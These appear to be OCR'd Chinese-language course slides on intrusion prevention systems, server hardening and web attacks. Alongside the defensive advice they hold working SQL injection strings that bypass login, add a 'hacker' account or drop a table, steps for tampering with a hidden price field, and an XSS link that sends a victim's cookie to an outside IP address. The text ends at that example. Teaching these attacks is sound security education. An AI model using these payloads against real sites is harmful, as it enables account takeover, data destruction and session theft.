
# 入侵防禦即時阻絕攻擊

An active, in-line system detects an attack and drops malicious traffic during the detection process




# 真防禦與假防禦的簡單驗證法

打開兩個瀏覽器，同時存取正常網頁並發起Unicode 攻擊。



# 內外兼具的防禦系統





1. 主動式雙向偵測防禦
2. 完整掌握攻擊資訊
3. 提高網路資源使用的效能


1. 主動式雙向偵測防禦
2. 偵測VPN加密的資料
3. 偵查內部的來源位址

# Network IDS的發展演進

- **傳統式的NIDS**
  - 被動式入侵偵測系統(監聽封包)
  - 開放式的作業系統
  - 攻擊特徵資料庫比對




- **目前潮流的NIDS**
  - 主動式入侵偵測防禦系統(阻絕封包)
  - 專屬的安全作業系統
  - 攻擊特徵資料比對, 異常通訊協定檢測




- **未來新趨勢的NIDS**
  - 主動式入侵偵測防禦系統(阻絕封包)
  - 專屬的安全作業系統
  - 攻擊特徵資料比對, 異常通訊協定檢測, 異常行為模型分析

# 網路防禦系統整合趨勢

主動防禦系統還要搭配主動偵測工具。

- 主動防禦系統

→ Firewall、IPS、Anti-Virus Scan

- 主動偵測弱點的工具

→ Vulnerability Assessment Scanner

# 入侵防禦系統技術的發展與運用(1)

## 《遭受問題》

- 難以完全融入大型交換式網路。
- 假警報影響正常流量。
- 偵測能力不足，惡意攻擊程序趁隙滲入內部。
- 越趨複雜的技術與產品，增加網路管理、建置的複雜度。

# 入侵防禦系統技術的發展與運用(2)

**《理想方案》**

- 採用同質（homogeneous）平台，整合安全措施與網路設備。
- 防禦零日（zero-day）攻擊：採用更精明的特徵過濾與網路協定分析工具，過濾網路流量。
- 入侵防禦系統、防火牆、代理伺服器等存取控管機制，管制網路傳輸行為，協同對抗攻擊事件。
- 整合式方案，提供一機多用的產品，包括：誘捕裝置、流量統計分析、出現頻率分析與特徵值過濾。

# 入侵防禦系統技術的發展與運用(3)

《折衷作法》

- 片面整合入侵防禦系統，提升即時與被動式分析功能。
- 採用可靠的特徵識別引擎，降低發生假警報的機率。
- 評估適用的後端管理系統，最好能具備彈性增修特徵值與威脅類別的功能，以因應特殊的安全威脅。
- 合併採用各類技術產品，截長補短，但切記不要急著一次購足所有產品！

# 參考資料


- 寬頻網路報告，入侵防禦系統 ，教授：陳明仕，報告者：黃意文 。
- IDS概述，Sinbad，AKA Security Salon.

# Module 5-2:網站安全

# Module 5-2：網站安全

- 5-2-1：伺服器安全
- 5-2-2：網頁安全
- 5-2-3：隱私保護

# Module 5-2-1:
# 伺服器安全

# 伺服器安全

- 當一步系統被使用來當作公眾網路中的一部伺服器時，它將會成為攻擊的目標。 因此，強化系統的安全性以及 鎖定服務便成為系統管理員相當重要的事情。
- 在探討特定的議題前，請檢視下列的一般建議來加強系統的安全性：
  - 將所有的服務保持最新的狀態，以防止最新的威脅
  - 盡可能使用安全的通訊協定
  - 盡可能在一部機器上僅伺服一種類型的網路服務
  - 小心監控所有伺服器上可疑的動態

# 伺服器安全相關主題

- **使用者 ID 和密碼登入**：要求使用者輸入他們的使用者 ID 和密碼，以登入 IMAP、POP、HTTP 或 SMTP，並使用 SMTP 密碼登入以將寄件者認證傳輸給郵件收件者。
- **加密和認證**：設定您的伺服器以使用 TLS 和 SSL 協定加密通訊和認證用戶端。
- **管理員存取控制**：使用存取控制工具委託存取 Server 及其某些個別作業。
- **TCP 用戶端存取控制**：使用篩選技術控制哪些用戶端可連線至您伺服器的 POP、IMAP、HTTP 和經認證的 SMTP 服務。
- **實體安全性**：如果沒有用於保障伺服器機器實體安全的佈建，軟體安全性就毫無意義。

# 維護伺服器安全的七大技巧

- **基本面不可忽略**
  - 技巧一：從基本做起
  - 技巧二：保護備份
  - 技巧三：使用RAS的回撥功能
- **內賊不可不妨**
  - 技巧四：考慮工作站的安全問題
  - 技巧五：執行熱門修補程式
- **嚴格執行處罰策略**
  - 技巧六：頒佈嚴格的安全政策
  - 技巧七：防火牆，檢查，再檢查

# Module 5-2-2:
# 網頁安全

# Module 5-2-2模組大綱

- 網頁常見之攻擊手法與受害原因
- 常見攻擊手法解說
  - SQL Injection
  - Hidden Field Tampering
  - Cross-Site Scripting
  - Session Hijacking
- 網頁基本防護法

# 您瀏覽的網頁安全嗎?

- 知名科技公司日前(2008/4/16)在台北國際安全博覽會發表了一項針對熱門網頁與惡意程式的關聯性研究，該研究發現，透過搜尋熱門關鍵字所產生的網頁，出現惡意程式的比例，高達3.31%，若與該公司稍早針對所有台灣網域網站首頁內含惡意程式研究發現0.42%的比例，兩者差距幾近八倍，若與Google今年二月 發佈的每一千個網頁，便有一個帶有惡意程式的研究結果相比，其差距更可達33倍之多。

# 網頁常遭受到的攻擊手法

| 攻擊手法 | 攻擊實例 |
| --- | --- |
| SQL injection | 串連SQL敘述(例如DROP TABLE)攻擊資料庫或是資料庫中的記錄。 |
| Cross-site scripting | 利用惡意的JavaScript偷取網站使用者的Cookie資訊，或是破壞網頁顯示的資訊。 |
| Hidden-field tampering | 修改網頁隱藏欄位的內容，圖謀不軌。 |
| Eavesdropping | 使用packet sniffer之類的工具偷取在網路上傳送的未加密資料(例如帳號、密碼、或cookies) |
| Session hijacking | 偷取網站使用者的SessionID，入侵使用者的Session。 |
| Identity spoofing | 利用竊得的帳號和密碼冒用網站使用者的身份。 |
| Information disclosure | 網站執行發生例外時讓網站的使用者看到例外的詳細資訊。 |

# 網頁攻擊手法之受害原因


- Cross-site Scripting(XSS)
  - 受害原因:未對使用者輸入的資料執行編碼處理
- SQL Injection
  - 受害原因:利用使用者輸入的資料組成SQL敘述
- Session Hijacking
  - 受害原因:SessionID被猜中或SessionID Cookie被竊
- One-click
  - 受害原因:使用Script傳送HTTP Post
- Hidden Field tampering
  - 受害原因:未對網頁中隱藏欄位的內容做檢查

# SQL Injection攻擊法

# SQL Injection攻擊模式

- 入侵登入畫面
- 植入帳號
- 刪除資料表
- 偷取資料表資訊
- 修改資料表記錄

# 入侵登入畫面




- 欲執行的SQL敘述

```
SELECT count(*) FROM Members WHERE UserName = 'John'
 AND Password ='ABC'
```

# 直接入侵

- 不良的SQL敘述寫法

  SELECT count(*) FROM Members WHERE UserName ='" &
  txtUserName.Text & "' AND Password ='"
  & txtPassword.Text & """

- 在[帳號]欄位輸入以下的資料就可以登入成功:

  ' OR 1=1—

- 程式所執行的SQL敘述變成:

  SELECT count(*) FROM Members WHERE UserName = ''
  **OR 1=1 – And Password = ''**

# 植入帳號與刪除資料表

- 在[帳號]欄位輸入以下的資料就可以新增駭客帳號:

  ';insert into Members(UserName, Password) Values ('hacker', 'foo')—

- 權限足夠的狀況下, 在[帳號]欄位輸入以下的資料就可以刪除Members資料表:

  ';drop table Members --

# Bypass 攻擊：不需要密碼也可以登入

- 在[密碼]欄位輸入以下的資料就可以成功登入:


  aaa' Or UserName Like '%

- 程式所執行的SQL敘述變成:

  SELECT count(*) FROM Members WHERE UserName = ''


  **And Password = 'aaa' Or UserName Like '%'**

# 利用URL傳遞網頁執行需要的參數



# 不良的程式寫法

- Dim strSQL As String = “SELECT * FROM Products WHERE supplierid=” &
  Request("SupplierID").ToString()



# 防堵SQL Injection攻擊的基本原則(一)

- 將使用者輸入資料當做參數傳給SQL敘述或Stored Procedure
  - ✓ **SQL敘述或是Stored Procedure中使用EXEC敘述執行使用者輸入的內容需更進一步防範**
- 如果無法將使用者輸入資料當做參數傳給SQL敘述或Stored Procedure
  - ✓ **使用Regular Expression驗証使用者輸入的資料的格式**
  - ✓ **限制使用者輸入的資料的長度**
  - ✓ **限制使用者登入資料庫的帳號的權限**
  - ✓ **去除使用者輸入資料中的"--"(SQL敘述的註解)**
  - ✓ **將使用者輸入的單引號置換成雙引號**

# 將使用者輸入的單引號置換成雙引號的效果

- 例如原本欲執行的SQL敘述為:

  Select count(*) from Members where UserName='John' And Password='ABC'

- 使用者在UserName欄位輸入[' Or 1=1 --]
  - ✓ 未將使用者輸入的單引號置換成雙引號, 上述的SQL敘述執行的結果為Members資料表的總筆數
  - ✓ 將使用者輸入的單引號置換成雙引號, 上述的SQL敘述執行的結果為0

# 防堵SQL Injection攻擊的基本原則(二)

- 限制應用程式或網頁只能擁有執行Stored Procedure的權限, 不能直接存取資料庫中的Table和View
- 使用[Windows整合安全模式]登入資料庫, 避免使用系統管理員身份登入資料庫
- 設定TextBox欄位的MaxLength屬性
- 加強對資料庫操作的稽核

# Hidden Field Tampering

# Hidden Field Tampering攻擊模式

- 把HTML Form存到硬碟
- 竄改Hidden欄位的內容值
- 將竄改過的Form重送到Web Server

# BadMotor.com

- 使用隱藏欄位在網頁中傳遞資料

# 隱藏欄位中的資料被竄改的情形

- 檢視帶有隱藏欄位的網頁的[原始檔]
- 另存新HTML檔案
- 修改存檔內容

```
<form name=“Form1” method=“post” action=“http://IP位址
    /BadMotor/Confirm.aspx?MotorID=1” id=“Form1” >
    …
    <input name="HiddenPrice" id="HiddenPrice" type="hidden"
                    value="1000000" />
    …
</form>
```

竄改成1

- 使用IE開啟另存的HTML檔案
- 執行Submit

# 阻擋Hidden Field Tampering攻擊的方法

- 檢查HTTP_REFERER的內容
  - 讀取HttpWebRequest類別的Headers集合的Referer成員
    - **If Request.ServerVariables("HTTP_REFERER") Is Nothing Then Label1.Text = "Catch You!"**

      **Else**

      **Label1.Text = "完成扣款:" & Request("Price") & "元!"**

      **End If**
- 使用Message Digest

  **1. 自己做**


  **2. 使用Server Control, 啟用ViewState**
- 重要的資訊不要存放在Hidden Field

# Cross-Site Scripting

# Cross-Site Scripting攻擊法

- Web應用程式最常見的漏洞之一
- 曾經受害的知名網站眾多, 包括:FBI.gov, CNN.com, Time.com, Ebay, Yahoo, Apple computer, Microsoft, Zdnet, Wired, 與 Newsbytes
- 每個月約有10~25個網站被發現有XSS的漏洞
- 常受XXS攻擊的網頁:搜尋網頁, 討論群, 留言板, 登入畫面..
- Cross-Site Scripting攻擊模式
  - **竊取網頁使用者的個人資料 (包括SessionID, Cookies)**
  - **重導網頁, 破壞網頁顯示的內容(改變顯示的文字和圖形), 執行無窮迴圈…**

# Cross-Site Scripting攻擊手法



# 偷取Cookie的做法－提供誘之以利的網頁

<a href="http://140.92.18.142/BadSearch/Search.aspx?Search=<script language='javascript'>document.location.href='http://140.92.18.142/BadSearch/GetCookie1.aspx?Cookie='%2Bdocument.cookie;</script>">...</a>


取得超連結網址的Cookie

